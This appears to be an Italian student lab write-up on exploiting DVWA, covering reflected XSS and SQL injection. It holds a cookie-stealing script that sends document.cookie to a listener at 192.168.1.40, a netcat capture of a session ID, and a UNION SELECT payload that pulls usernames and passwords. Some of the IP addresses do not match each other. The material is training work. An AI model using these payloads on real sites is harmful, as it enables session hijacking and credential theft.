
S6/L2
EXPLOIT DVWA- XSS E SQL injection




<i>piero

Quando si inserisce del testo in una barra di log di una web app e questo cambia aspetto o formato, potrebbe essere un indicatore di una vulnerabilità chiamata Cross-Site Scripting (XSS).

Perché succede e perché è vulnerabile:

1. Inserimento di codice: Se la web app non valida o esegue correttamente l'escaping del testo inserito, un attaccante potrebbe inserire codice HTML o JavaScript.
2. Esecuzione non voluta: Questo codice viene poi eseguito nel contesto della pagina web, cambiando l'aspetto del testo o eseguendo script dannosi.
3. Conseguenze: L'attaccante può rubare cookie, sessioni utente, o eseguire azioni come se fosse l'utente legittimo.



<script>alert(‘XSS’)</script>

Quando si inserisce <script>alert('XSS')</script> in una web app vulnerabile a XSS:

1. Esecuzione del Codice: Il browser interpreta il tag <script> e esegue il codice JavaScript all'interno.
2. Visualizzazione dell'Alert: Viene visualizzato un popup con il messaggio "XSS".
3. Indicazione di Vulnerabilità: Questo dimostra che la web app non valida o non esegue l'escaping correttamente dell'input, permettendo l'esecuzione di codice arbitrario.


<script>window.location=’http://192.168.1.40:12345/?cookie=’ + document.cookie</script>

Quando si inserisce <script>window.location='http://192.168.1.40:12345/?cookie=' + document.cookie</script> in una web app vulnerabile a XSS:

1. Esecuzione del Codice: Il browser interpreta il tag <script> e esegue il codice JavaScript.
2. Redirezione: Il codice reindirizza l'utente a un URL esterno.
3. Furto di Cookie: Il cookie della sessione dell'utente viene aggiunto all'URL, inviando così le informazioni sensibili (cookie) al server dell'attaccante all'indirizzo 192.168.1.40:12345

Ci mettiamo in ascolto sulla porta 12345. con l comando nc -l -p 12345, che ci restituisce tutti i cookie di quella sessione.

```
┌──(kali㉿kali)-[~]
└─$ nc -l -p 12345
GET /?cookie=security=low;%20PHPSESSID=344352e36fb0fa93d889012bb0c5caf7 HTTP/1.1
Host: 192.168.1.25:12345
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.1.40/
Upgrade-Insecure-Requests: 1
```



1' UNION SELECT user, password FROM users#

Quando si inserisce 1' UNION SELECT user, password FROM users# in una web app vulnerabile a SQL Injection:

- Manipolazione della Query SQL: La stringa inserita manipola la query SQL eseguita dal server.
- Esecuzione dell'Injection: Il frammento UNION SELECT user, password FROM users unisce i risultati della query originale con quelli della tabella users, ottenendo potenzialmente le credenziali degli utenti.
- Commento per Terminare: Il simbolo # commenta il resto della query originale, prevenendo errori di sintassi.